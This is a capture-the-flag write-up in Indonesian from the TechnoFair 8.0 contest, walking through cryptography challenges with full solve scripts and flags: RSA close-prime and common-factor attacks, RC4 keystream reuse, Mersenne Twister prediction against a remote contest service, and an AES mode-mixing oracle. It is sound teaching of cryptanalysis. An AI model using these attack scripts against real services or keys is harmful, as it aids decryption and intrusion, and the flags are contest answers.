

WriteUp Technofair CTF
CTF Demi IU



MBEERRR
ChaO
AnehMan

Cryptography	3
A Lucky Loop	3
Aku dan 4 bilangan prima	5
baca-baca angka	10
The ARCh4ngels	14
x_A(o)T_r	17
Sphinx Labyrinth	21
nothing_is_difficult	24
Forensic	31
r0b0t	31
doomp	33
Misc	34
Welcome to TechnoFair 8.0 (2021)	34
Channel Rahasia	35
Welcome to TechnoFair 8.0 (2021)	36
Web Exploitation	37
Simple	37
PWN	39
Babyarm *solved after competition	39

Cryptography

1. A Lucky Loop

a. Executive Summary

Are you lucky enough?

Author: Rayhanga

b. Technical Report

Diberikan file cipher.txt. Berikut penampakkannya

```
Vm1wS01GWQ==eVJRPT1lRg==ZFJQVDFsVg==Zz09U201UQ==VkrGclVnPQ==PVp6MDlVMg==  
MDFVUT09Vg==a1JHVlZwbG==UFE9PVBWVg==VU1EbFViIQ==PT1Xa3RWVQ==VDA5Vmc9PQ==  
YTFKSFkyeA==c2JnPT1VRg==RTlQVkJXUg==Zz09VlUxRQ==YkZwTlFRPQ==PVBUMVplaw==  
wldwUT09Vg==REE1Vm1j0Q==UFE9PVLURg==S1NGZFdXZw==PT1ZV0puUA==VDFWUmc9PQ==  
UlRsUVZrSg==WVZRPT1aeg==MDlUbXN4Ug==UT09Wwtadw==YUdSM1BRPQ==PVBWQlVNVw==  
aFRSUT09Tg==WEJWVWQw0Q==Vmc9PVJFRQ==MVZtdEZPUQ==PT1VRku5UA==VlpxVGc9PQ==  
VG1WR1VsaA==bFFRPT1QVA==MwPNa3B1VQ==QT09VkrGVw==VW1j0VBRPQ==PVVsUnNVVg==  
WnJTZz09Vw==RmwzUFQxUg==VKE9PU1EbA==VWJYTjRVZw==PT1VVDA5Vw==V3RhYnc9PQ==  
WVvad00xQg==UlBRPT1QVg==QldRbFZ0Vg==Zz09Vm1oTg==ZHow0VZRPQ==PWJUbFdWVg==  
UXdPUT09Vg==bWM5UFZKRg==UlE9PU1WWg==cVntcFBVUQ==PT1QVDFWUg==a1U1VUE9PQ==  
VmxaelDrRQ==OVBRT1Zag==RmtSMkpFVw==Zz09VTFwMw==UFQxUVZBPQ==PU1XcE5WbA==  
cDFWUT09UQ==VDA5VmtSRw==Vnc9PVZXMq==ak9WQLJQUQ==PT1QVlZzVQ==bk5WVmc9PQ==  
V25KVfp6MA==OVZ3PT1WbA==cFNVRlF4WQ==UT09Wldj0Q==UFUxRWJBPQ==PVZrMUhVaw==  
eFZkdz09UA==VDFWVkrBNQ==Vmc9PWFrbA==NFkzYzlQUQ==PT1XVlphZA==MDB4Uwc9PQ==  
VWxCULBUMQ==UVZnPT1RbA==ZFJiRlpPVg==Zz09WnowOQ==Vm0xc1Z3PQ==PVdub3dPVg==  
bDNQUT09UA==Vko2YkZoVw==Vmc9PVVYZA==UFVUMDLwZw==PT1iV001VQ==RlpLUmc9PQ==  
VWxFOVBVMQ==VldnPT1jVg==RnJXbEJWVQ==UT09UFQxUQ==VkrGVlVnPQ==PWExVTFWVQ==  
RTlQUT09Vg==bXhLVlZwRg==UlE9PU9WQg==UlBUMVhwZw==PT1WWGhTTQ==WEJHVMc9PQ==  
WnowOVZsWg==d013PT1VRg==UXhVVlpCUA==UT09UFUxVw==V2s1aE1nPQ==PU9UWldVVA==  
MDlVUT09Vg==REE1Vm10Uw==Unc9PVYxRQ==OVBWZFhkQ==PT1SazlXUQ==bEpRVVE9PQ==  
UFQxUVZsWg==eLZRPT1iaw==NVdwbWM5UA==UT09Vji1Uw==WVZGVU1BPQ==PU9WUm5QVA==  
MVdiQT09Yg==M3BWUmxGNA==V1E9PVVUMA==OVdsZGpPUQ==PT1VRlV4Ug==V0pCUFE9PQ==
```

Beberapa karakter di base64, dengan panjang yang sama. Jadi kami langsung saja buat script untuk decode

```
from base64 import *  
  
def decode(f):  
    f = [f[i:i+12] for i in range(0, len(f), 12)]  
    f1 = ''  
    for x in f:  
        f1 += b64decode(x.encode()).decode()
```

```
    return f1

f = open("cipher.txt").read()

while True:
    f = decode(f)
    if "technofair" in f:
        print(f)
        exit()
```

Hasil:

```
anehman@ubuntu:~/ctf/technofair/quals/crypto/lucky_loop$ python3 solve.py
technofair{congratulations_i_am_the_flag!}
anehman@ubuntu:~/ctf/technofair/quals/crypto/lucky_loop$
```

c. Flag

Flag: **technofair{congratulations_i_am_the_flag!}**

2. Aku dan 4 bilangan prima

a. Executive Summary

Kata temenku makin banyak bilangan prima makin bagus :(

author: twistbil

b. Technical Report

Diberikan zip yang jika di-extract menghasilkan file out.txt dan chall.py.
Berikut penampakannya

out.txt

```
n:
766189386107928870461232405682428197155325684938680324153160329978984614
102932925454793493095843942655941358818158685097979759815698138015418190
447391355675598204617199213330017807073268852746237992549614274194441027
817391550300759407513119701963635212621997302413408651630090459002563035
349074696498920572942893259031818543165235331023740700673980716233788750
204765709501182272858161680518468981892893080457431801311568943026045057
283906090417602348050487680731096210506305878241772243165466973050915735
897989249164469183379870670480846844174816655851031129618033893484911000
1861689206816856832238128874896790516637,
e: 65537,
c:
533302030055905762735862915044477951792760767534607321052298559174920315
356094552790547161705539086283209072427567430185084132874601581853999925
410695958302249277170362447594414138759546085800548347815389688205707473
621914830777583390898811182119657144436340629889548212962772280879772960
841503951656843505306474117317843195497962818411307760947247415850132114
075912086593359144946871662527191531519223765296041660914009372093641148
888217626224587208839959004601031772202556016700368100920683583458008525
067217638112701020839423452748123553469712357468757350631488770957496111
1534684456158044614521548036760981001130
```

chall.py

```
from Crypto.Util.number import *
import gmpy2
from secret import flag

p1 = getPrime(512)
p2 = gmpy2.next_prime(p1)
q1 = getPrime(512)
q2 = gmpy2.next_prime(q1)
n = p1*p2*q1*q2
```

```

e = 65537
phi = (p1-1)*(p2-1)*(q1-1)*(q2-1)
d = gmpy2.invert(e,phi)
c = pow(bytes_to_long(flag),e,n)

f = open('out.txt', 'w')
f.write(''n: {},
e: {},
c: {}''.format(n, e,c))
f.close()

```

Terlihat di source code, ada 4 bilangan prima yang berdekatan (p1, p2) dan (q1, q2). Dengan sedikit memodifikasi kode fermat yang bertebaran di luar sana, kita bisa mendapatkan set bilangan prima yang diinginkan

```

def fermat_factorization(n):
    factor_list = []
    gmpy2.get_context().precision = 2048
    a = int(gmpy2.sqrt(n))

    a2 = a * a
    b2 = gmpy2.sub(a2, n)

    while True:
        a += 1
        b2 = a * a - n

        if gmpy2.is_square(b2):
            b2 = gmpy2.mpz(b2)
            gmpy2.get_context().precision = 2048
            b = int(gmpy2.sqrt(b2))
            factor_list.append([a + b, a - b])

        if len(factor_list) == 2:
            break

    return factor_list

```

Hasil:

```
[[8753224469348017756575261214711066605064945687513289068665198577078874332275782699113931
638268426428052866979100498284449448264877049941145323524356511022956604686771608097741701
715992226913907236692015921750505818432686245221469236385400407739058838172406443419572276
1610328105768725231474610760701656559341, 875322446934801775657526121471106660506494568751
328906866519857707887433227578269911393163826842642805286697910049828444944826487704994114
532352435651047953686746854322861821834871436041352436321771767895779701726145621678531922
72947448715602752197007595173235622869332301735765163369792987710038704405926257], [875322
446934801775657526121471106660506494568751328906866519857707887433227578269911393163826842
642805286697910049828444944826487704994114532352435651108946071404211235705356759223044884
862728041414389041755719712136852519290025028120017617310410715826091147752356103706092446
84177281344941895729336091356451, 87532244693480177565752612147110666050649456875132890686
651985770788743322757826991139316382684264280528669791004982844494482648770499411453235243
565104130327581132024796623924581999037918109900402658044619903259585203778376404462499300
957949101713806710122894582981723302819186754813679520425070069971175487]]
```

Berdasarkan perhitungan

$$n = p1 \times p2 \times q1 \times q2$$

$$n = (p1 \times q1) \times (p2 \times q2) = X1 \times Y1$$

$$n = (p1 \times q2) \times (p2 \times q1) = X2 \times Y2$$

Kita bisa mendapatkan semua bilangan prima dengan menggunakan GCD()

```
X1, Y1 = fx[0]
X2, Y2 = fx[1]

p1 = GCD(X1,X2)
q1 = X1//p1
p2 = GCD(Y1,Y2)
q2 = Y1//p2
```

Selanjutnya mencari ϕn dan d

```
phi = (p1 - 1) * (q1 - 1) * (p2 - 1) * (q2 - 1)
d = inverse(e, phi)
```

Tinggal decrypt, dapet flag

```
m = pow(c,d,n)
print(long_to_bytes(m))
```

Full script

```
import gmpy2
from Crypto.Util.number import *

def fermat_factorization(n):
    factor_list = []
    gmpy2.get_context().precision = 2048
    a = int(gmpy2.sqrt(n))
```

```

a2 = a * a
b2 = gmpy2.sub(a2, n)

while True:
    a += 1
    b2 = a * a - n

    if gmpy2.is_square(b2):
        b2 = gmpy2.mpz(b2)
        gmpy2.get_context().precision = 2048
        b = int(gmpy2.sqrt(b2))
        factor_list.append([a + b, a - b])

    if len(factor_list) == 2:
        break

return factor_list

```

```

n
76618938610792887046123240568242819715532568493868032415316032
99789846141029329254547934930958439426559413588181586850979797
59815698138015418190447391355675598204617199213330017807073268
85274623799254961427419444102781739155030075940751311970196363
52126219973024134086516300904590025630353490746964989205729428
93259031818543165235331023740700673980716233788750204765709501
18227285816168051846898189289308045743180131156894302604505728
39060904176023480504876807310962105063058782417722431654669730
50915735897989249164469183379870670480846844174816655851031129
6180338934849110001861689206816856832238128874896790516637
e = 65537
c
53330203005590576273586291504447795179276076753460732105229855
91749203153560945527905471617055390862832090724275674301850841
32874601581853999925410695958302249277170362447594414138759546
08580054834781538968820570747362191483077758339089881118211965
71444363406298895482129627722808797729608415039516568435053064
74117317843195497962818411307760947247415850132114075912086593
35914494687166252719153151922376529604166091400937209364114888
82176262245872088399590046010317722025560167003681009206835834

```



```

58008525067217638112701020839423452748123553469712357468757350
6314887709574961111534684456158044614521548036760981001130

fx = fermat_factorization(n)

X1, Y1 = fx[0]
X2, Y2 = fx[1]

p1 = GCD(X1,X2)
q1 = X1//p1
p2 = GCD(Y1,Y2)
q2 = Y1//p2

phi = (p1 - 1) * (q1 - 1) * (p2 - 1) * (q2 - 1)
d = inverse(e, phi)

m = pow(c,d,n)
print(long_to_bytes(m))

```

Hasil:

```

anehman@ubuntu:~/ctf/technofair/quals/crypto/4_bilangan$ python3 solve.py
b'technofair{f3rmattz_w1tH_RSA_MuLTi_pRim3_GCD_att4ckkk!!!}'
anehman@ubuntu:~/ctf/technofair/quals/crypto/4_bilangan$ █

```

c. Flag

Flag: **technofair{f3rmattz_w1tH_RSA_MuLTi_pRim3_GCD_att4ckkk!!!}**

3. baca-baca angka

a. Executive Summary

ternyata lebih seru baca angka dari pada baca huruf

author: twistbil

b. Technical Report

Diberikan file zip yang jika di-extract menghasilkan file out.txt dan chall.py.

Berikut penampakkannya

out.txt (potongan)

```
n :
[67710054834655418548047814321724321337660178390584358820620568793426528
244771608675410475613681421212916444592920304424774756144109266239342304
629328089021109258761424708518030455676802453791883125882346399534145493
194535393777517936818093518246125853897548417890405472860256099964019104
571697794509699505841,
168953961123224569739437614479550886049563036009324584419368431917663541
740217027923221056023129259057363317274464074006441637530305386030178731
513032738840596720964671693247365348661513122897357358724112139962714135
214996284058924126678084805815323212792458997587975030687594872086023313
525728494657034514659,
```

chall.py

```
from Crypto.Util.number import getPrime
import random
from secret import flag
import binascii

def generate_n():
    lis_prima = []
    while len(lis_prima) < 99:
        tmp = getPrime(512)
        if tmp not in lis_prima:
            lis_prima.append(tmp)

    lis_n = []

    for i in range(0, len(lis_prima)-1, 2):
        p = lis_prima[i]
        q = lis_prima[i+1]
```

```

        n = p*q
        lis_n.append(n)

    rand = random.randint(0, 97)
    lis_n.append(lis_prima[rand] * lis_prima[98])
    random.shuffle(lis_n)
    return lis_n

def generate():
    m = int(binascii.hexlify(flag), 16)
    e = 65537
    lis_n = generate_n()
    return m, e, lis_n

def biasalah_rsa(m, e, n):
    return pow(m, e, n)

def main():
    m, e, n = generate()
    enc = []
    for i in range(len(n)):
        enc.append(biasalah_rsa(m, e, n[i]))

    f = open('out.txt', 'w')
    f.write(''n : {},
e : {},
c : {}
''.format(n, e, enc))
    f.close()

if __name__ == "__main__":
    main()

```

Setelah diperhatikan, ada bagian kode yang menarik

```

rand = random.randint(0, 97)
lis_n.append(lis_prima[rand] * lis_prima[98])
random.shuffle(lis_n)

```

Kode memilih angka acak, lalu list yang berisi N di-append dengan list prima index ke-rand (hasil random tadi) dikali dengan list prima index terakhir,

setelah itu list N di shuffle. Ini mengakibatkan akan ada bilangan prima yang dipakai lebih dari sekali.

Jadi car kita mencari bilangan prima tersebut dengan menggunakan GCD. Jika hasil $GCD \neq 1$, maka kita mendapatkan salah satu bilangan prima.

```
def get_prime(n):
    for i in range(len(n)-1):
        for j in range(i+1, len(n)):
            p = GCD(n[i], n[j])
            if p != 1:
                q = n[i]//p
                return i, p, q
```

Sisanya tinggal mencari d, decrypt, flag deh....

Full script

```
from Crypto.Util.number import *

def get_prime(n):
    for i in range(len(n)-1):
        for j in range(i+1, len(n)):
            p = GCD(n[i], n[j])
            if p != 1:
                q = n[i]//p
                return i, p, q

f = open("out.txt").read().replace(":", "=")
exec(f) #n,e,c

n = n[0]
e = e[0]

idx, p, q = get_prime(n)
phi = (p-1)*(q-1)
d = inverse(e, phi)
m = pow(c[idx], d, n[idx])
print(long_to_bytes(m))
```

Hasil:

```
anehman@ubuntu:~/ctf/technofair/quals/crypto/baca_angka$ python3 solve.py
b'technofair{1ts_an_3Zzyy_c0mM0n_f4ct0rzzz_aTt4cKk_0n_RzAA}'
anehman@ubuntu:~/ctf/technofair/quals/crypto/baca_angka$
```

c. Flag

Flag:

technofair{1ts_an_3Zzyy_c0mM0n_f4ct0rzzz_aTt4cKk_0n_RzAA}

4. The ARCh4ngels

a. Executive Summary

Merlin kesulitan untuk memahami pembicaraan para Archangels, bisakah kamu membantunya?

author : T-K!

b. Technical Report

Diberikan file archangels.txt, yang berisi percakapan beberapa orang. Berikut penampakkannya

```
Ludociel      :  
82ef4cccc87afe8a4cf235c26d2723fcbeb470e10fa7bd7f1ce23d9755772b285844f9b2  
Sariel       : 93eb19ccfa70f9c344fb78c17c3162f9a6a07e  
Ludociel      :  
89ef458def3bee865bf761c2753323f6b4b47cac01a3ab7f4bf77483516f6a364353e1ec20273d3fa718c  
724900e3ab4e28eca470e8b4e  
Sariel       :  
aecd6386fa5cb99573f353d37e2877d88d970aca3fa6e62f08b14b81664122006e0cd6cf54100a378d49f  
a5ebf5c35afcdf993400dba2ec756af3b965dac76d645adf80a  
Ludociel      :  
81e3418dbb73ed915ced35d3783464feffa531fe03eaac7705ea31c7516f3f665454ebec20283923bf0ac  
d6f860171a1f3cf865f088c079747a73b9166a01b8b4692f0560d1ea4026c58ff491447  
  
Meliodas     : Merlin, apakah kau mengerti apa yang mereka bicarakan?  
Merlin       : Sedikit, karena aku pernah mempelajari tentang ARCh4ngel.  
*Merlin memberitahu Meliodas  
  Ludociel    : Hey Sariel apa kau membawa pesannya?  
  Sariel      : Ya, aku membawanya.  
  Ludociel    : Cepat beritahu aku, kita tidak punya banyak waktu lagi.  
  Sariel      : (Merlin menjelaskan, dia tidak mengerti kalimat ini karena terlalu  
  rumit)  
  Ludociel    : Kita harus pergi dari sini, aku bisa merasakan ada yang sedang  
  mengawasi kita.  
  
Meliodas     : Hmm...
```

Pada file tersebut, berisi percakapan yang di-encrypt (atas), dan percakapan biasa. Jika dibandingkan, panjang string pada percakapan di atas sama dengan yang dibawah (yang ada di decode hex dulu), dan pada bagian

(Merlin menjelaskan, dia tidak mengerti kalimat ini karena terlalu rumit)

Kemungkinan besar adalah flag. Setelah mencari algoritma apa yang digunakan, ternyata algoritma yang digunakan adalah RC4 (berdasarkan petunjuk **ARCh4ngel -> ARC4 -> RC4**)

RC4 merupakan stream cipher, menggunakan permutasi untuk generate key sehingga panjang key sama dengan panjang plaintext. Sayangnya, key yang digunakan selalu sama setiap kali melakukan enkripsi, sehingga kita bisa mendapatkan keystream dengan cara melakukan XOR pada plaintext dan ciphertext yang keduanya sudah diketahui. Kita menggunakan dialog terakhir karena itu adalah dialong yang paling panjang.

```
sample_ct = "81e3418dbb73ed915ced35d3783464feffa531fe03eaac7705ea31c7516f3f665454ebec20283923bf0acd6f860171a1f3cf865f088c079747a73b9166a01b8b4692f0560d1ea4026c58ff491447"
sample_ct = codecs.decode(sample_ct,"hex")

sample_pt = "Kita harus pergi dari sini, aku bisa merasakan ada yang sedang mengawasi kita."
key = xor(sample_ct, sample_pt)
```

Ketika keystream sudah didapat, kita tinggal melakukan XOR pada dialog yang diasumsikan adalah flag.

```
flag_enc = "aecd6386fa5cb99573f353d37e2877d88d970aca3fa6e62f08b14b81664122006e0cd6cf54100a378d49fa5ebf5c35afcdf993400dba2ec756af3b965dac76d645adf80a"
flag_enc = codecs.decode(flag_enc,"hex")
flag = xor(key[:len(flag_enc)],flag_enc)
flag = b64decode(flag)
print(flag)
```

Hasil:

```
anehman@ubuntu:~/ctf/technofair/quals/crypto/archangels$ python3 solve.py
b'technofair{NEVER_use_THE_SAME_KEY_when_using_RC4}\n'
anehman@ubuntu:~/ctf/technofair/quals/crypto/archangels$
```

Full script

```
from pwn import xor
from base64 import b64decode
import codecs

sample_ct = "81e3418dbb73ed915ced35d3783464feffa531fe03eaac7705ea31c7516f3f665454ebec20283923bf0acd6f860171a1f3cf865f088c079747a73b9166a01b8b4692f0560d1ea4026c58ff491447"
```

```
sample_ct = codecs.decode(sample_ct,"hex")

sample_pt = "Kita harus pergi dari sini, aku bisa merasakan ada
yang sedang mengawasi kita."
key = xor(sample_ct, sample_pt)

flag_enc =
"aecd6386fa5cb99573f353d37e2877d88d970aca3fa6e62f08b14b8166412
2006e0cd6cf54100a378d49fa5ebf5c35afcdf993400dba2ec756af3b965da
c76d645adf80a"
flag_enc = codecs.decode(flag_enc,"hex")
flag = xor(key[:len(flag_enc)],flag_enc)
flag = b64decode(flag)
print(flag)
```

c. Flag

Flag: **technofair{NEVER_use_THE_SAME_KEY_when_using_RC4}**

5. x_A(o)T_r

a. Executive Summary

penghormatan untuk anime yang bentar lagi tamat, hikzz :"(

author: twistbil

b. Technical Report

Diberikan file zip yang jika di-extract menghasilkan out.txt dan chall.py.
Berikut penampakannya

out.txt

```
p'Fw1jaAg0ZmESGhtqAWp0X2tdXzN0Cnp5FjFvbl9rbDQAN2hfX30AAA=='
```

chall.py

```
import struct, base64
from secret import flag as ackerman

def ereh(mikasa):
    ereh = 4 - len(mikasa) % 4
    if ereh != 0:
        mikasa = mikasa + b"\x00" * ereh
    return mikasa

def jean(sasha):
    connie = struct.unpack("I" * (len(sasha) // 4), sasha)
    return connie

def titan(iegerist):
    ymir = []
    for ieger in iegerist:
        ymir += [ieger ^ (ieger >> 16)]
    return ymir

def attack(grisha, kruger):
    eldia = []
    for attack_titan in range(len(grisha)):
        eldia += [kruger[attack_titan] ^ (grisha[attack_titan] >> 16)]
```

```

        return eldia

def aliensi(hanji):
    squad = []
    for erwin in hanji:
        squad += [erwin ^ (erwin >> 16)]
    return squad

def rumbling(walls):
    livai = b''
    for wall in walls:
        livai += struct.pack("I", wall)
    return base64.b64encode(livai)

hehe =
str(rumbling(aliensi(attack(jean(ereh(ackerman))), titan(jean(ereh(ackerman))))))

f = open("out.txt", "w")
f.write(hehe)
f.close()

```

Untuk mempermudah proses analisa, kami mengubah tampilan dan menggunakan dummy string sebagai flag

```

ackerman = b"technofair"
hehe = str(rumbling(
    aliensi(
        attack(
            jean(ereh(ackerman)), titan(jean(ereh(ackerman)))
        )
    )
))

```

Kita bisa membalikkan fungsi rumbling(...)

```

hehe = base64.b64decode(hehe)
hehe = [struct.unpack("I", hehe[i:i+4])[0] for i in range(0, len(hehe), 4)]

```

Karena

```
y = x ^ x>>16
```

Kita bisa mengembalikan nilai x dengan cara

```
x = y ^ y>>16
```

```
al = [x ^ x>>16 for x in hehe]
```

Setelah melakukan analisa lebih lanjut, kami menemukan bahwa:

1. `jean(ereh(ackerman))` sama dengan `aliansi(...)`
2. `titan(jean(ereh(ackerman)))` sama dengan `rumbling(...)`

Karena `jean()` dan `titan()` ada di dalam fungsi `attack()`, jadi kita bisa mengabaikan fungsi `attack()` dan langsung reverse fungsi `jean()` dan `titan()`. Karena fungsi dalam `jean()` lebih sedikit dari `titan()`, jadi kita akan fokus untuk reverse `jean()`.

Berikut adalah fungsi `jean()` yang sudah di-reverse

```
e = b""
for x in al:
    e += struct.pack("I",x)
```

Fungsi `ereh()` tidak perlu di-reverse karena hanya padding.

Kita gabungkan semuanya, dimulai dari `rumble` -> `aliansi` -> `jean`, flag didapat

```
import struct, base64

hehe = open("out.txt").read().split("b'")[1].split("'")[0]

# rumbling
hehe = base64.b64decode(hehe)
hehe = [struct.unpack("I", hehe[i:i+4])[0] for i in range(0, len(hehe), 4)]
rum = hehe[:]

# aliansi
al = [x ^ x>>16 for x in hehe]
```

```
# attack bisa diabaikan, karena jean() sama dengan aliansi
# jean
e = b""
for x in al:
    e += struct.pack("I",x)

print(e)
```

Hasil:

```
anehman@ubuntu:~/ctf/technofair/quals/crypto/aot$ python3 solve.py
b'technofair{ju5t_4n_34szyy_on3_l4hhh__}\x00\x00'
anehman@ubuntu:~/ctf/technofair/quals/crypto/aot$
```

c. Flag

Flag: `technofair{ju5t_4n_34szyy_on3_l4hhh__}`

6. Sphinx Labyrinth

a. Executive Summary

Lakukan seperlunya saja..

nc 103.152.242.172 7070

author : T-K!

b. Technical Report

Diberikan potongan source code berupa gambar. Berikut penampakkannya

```
random.seed(os.urandom(32))
sphinx_location = random.randint(1,1337)
sphinx_number = random.getrandbits(32)

def room_generator(user_input):
    global sphinx_location

    if user_input not in room.keys():
        if user_input == sphinx_location:
            room[user_input] = "Sphinx"
            return
        room[user_input] = random.getrandbits(32)
```

Jadi setiap kali kita connect ke service, lokasi sphinx dan angka yang dipikirkan sphinx berubah. Tujuan utama dari soal ini adalah

1. Mencari lokasi sphinx
2. Menebak angka yang dipikirkan sphinx

Untuk mencari lokasi sphinx, kita cukup masuk ke setiap ruangan (1 s/d 1337). Jika menemukan sphinx, kita harus menebak angka yang dipikirkan oleh sphinx. Jika gagal, maka kita "diusir".

Ketika kita masuk ke ruangan, jika sphinx tidak ada di ruangan tersebut, kita mendapatkan angka random. Jika memasuki ruangan yang sama, kita mendapatkan angka yang sama.

Ini sudah jelas, tujuan dari soal ini adalah crack `random()`. Untungnya sudah ada module untuk crack `random()` di python. Module bisa dicek [di sini](#). Kita memasukkan 625 angka (harus 625, tidak lebih, tidak kurang) yang nantinya digunakan untuk proses crack. Jika kita bertemu sphinx sebelum memasuki ruangan 625, maka kita tidak bisa menebak angka yang

dipikirkan (karena kekurangan data). Jika kita belum menemukan sphinx setelah memasuki ruangan 625, kita perlu “membuang” bilangan random. Nantinya jika bertemu sphinx, kita bisa menebak angka yang dipikirkan sphinx, dan flag didapat.

Berikut adalah full scriptnya

```
from pwn import *
from randcrack import RandCrack

p = remote("103.152.242.172", 7070)

rc = RandCrack()
p.recvuntil("You have found ")

for i in range(1,1338):
    p.sendline(str(i))
    p.recvuntil("You have found ")
    res = p.recvline()
    if b"sphinx" in res:
        guess = str(rc.predict_getrandbits(32))
        p.sendline(guess)
        p.recvuntil("[!] FLAG : ")
        flag = p.recvline().strip()
        print(flag)
        exit()
    else:
        if i < 625:
            res = int(res.replace(b"the number : ",b"").strip())
            rc.submit(res)
        else:
            dump = rc.predict_getrandbits(32)
```

Hasil:

```
anehman@ubuntu:~/ctf/technofair/quals/crypto/sphinx$ python3 solve.py
[+] Opening connection to 103.152.242.172 on port 7070: Done
b'technofair{1s_this_even_crypt0graphy?}'
[*] Closed connection to 103.152.242.172 port 7070
anehman@ubuntu:~/ctf/technofair/quals/crypto/sphinx$
```

c. Flag

Flag: **technofair{1s_this_even_crypt0graphy?}**

7. nothing_is_difficult

a. Executive Summary

Nothing is Difficult. Everything is EZ:)

nc 103.152.242.172 7080

note : GAMBAR HANYA PEMANIS xixi

author : KNOWNPLAIN

b. Technical Report

Diberikan file .png (hanya pemanis) dan rar yang jika di-extract berisi getKey.txt, what_you_want.txt, flag.rar (password protected). Isi dari flag.rar adalah source code dari service. Berikut adalah penampakan mereka.

what_you_want.txt

```
|x⊕\,NG⊕>4qz\,i>T1σ⊕T-)8>Gfi≥T,∞◀Naql⊗C⊗ F⊗*p+-s⊗l2z-
```

getKey.txt

```
q :
1303922858277847974281788791504657448008028064549265
7382752169451200017951315418838711923795109502111789
171380093053980922949096294801315137895848434815497
ct :
1970988218658217331442950976037773945333487265935384
26886913557931188600989555468954641418953
e : 3
```

Panjang ct < panjang q, jadi kita bisa langsung mendapatkan plaintext dengan cara

$$m = \sqrt[3]{ct}$$

```
c
19709882186582173314429509760377739453334872659353842688691355
7931188600989555468954641418953
get_context().precision = 1000
m = int(cbrt(c))
```



```
key = long_to_bytes(m)
print(key)
```

Hasil

```
b'It5_n0t @_k3Y'
```

Key tersebut XOR dengan string yang ada di what_you_want.txt

```
cipher = open("what_you_want.txt", "rb").read()
plain = xor(cipher, key)
print(plain)
```

Hasil:

```
anehman@ubuntu:~/ctf/technofair/quals/crypto/nothing_is_difficult$ python3 solve.py
b'This what you want, right? pass : Y3pp_iTs_D@_r3@l_k3Y'
anehman@ubuntu:~/ctf/technofair/quals/crypto/nothing_is_difficult$
```

Masukkan password, maka server.py didapat

```
from Crypto.Cipher import AES
from secret import flag, key
import os
import sys

class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()
    def writelines(self, datas):
        self.stream.writelines(datas)
        self.stream.flush()
    def __getattr__(self, attr):
        return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

def padding(s):
    padding_len = 16 - (len(s) & 0xf)
    return chr(padding_len) * padding_len
```

```

def decrypt(ciphertext):
    try:
        ciphertext = bytes.fromhex(ciphertext)

        cipher = AES.new(key, AES.MODE_ECB)
        try:
            decrypted = cipher.decrypt(ciphertext)
        except ValueError as e:
            return {"error": str(e)}
    except:
        return {"error": "ada yg salah mas, coba lagi yuk!"}
    return {"[+]Plaintext": decrypted.hex()}

def encrypt(p):
    iv = os.urandom(16)

    bendera = p + padding(p)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    encrypted = cipher.encrypt(bendera.encode())
    ciphertext = iv.hex() + encrypted.hex()

    return {ciphertext}

def main():

    while True:
        try:
            print("""
            +++[ WELCOME TO TECHNOFAIR CTF ]+++
            1. Encrypting Flag
            2. Decrypting Ciphertext
            3. EXIT

            """)
            pilihan = input('Your Choice? ')
            if pilihan == '1':
                print ('[+] Ciphertext : ', encrypt(flag))

```

```

        print ('-----')
-')
        elif pilihan == '2':
            cipher = input('[?] Ciphertext (hex): ')
            print ('')
            print (decrypt(cipher))
            print ('-----')
-')
        elif pilihan == '3':
            print('THANK YOU!!!')
            print ('-----')
-')
        break
    else:
        print("Bye bye: '(")
        print ('-----')
-')
        break

    except:
        break


if __name__ == '__main__':
    main()

```


Pada kode tersebut, dapat disimpulkan bahwa:

1. Enc flag menggunakan AES CBC dengan iv random setiap kali melakukan encrypt
2. IV diprepend dengan flag_enc. Jadi yang kita dapatkan adalah IV + flag_enc
3. Dec ciphertext menggunakan AES ECB
4. Key untuk proses enkripsi dan dekripsi sama


Kesimpulannya, kita bisa meminta enc flag, lalu langsung decrypt dengan fitur yang sudah ada. Agar lebih jelas, bisa dilihat gambar dibawah



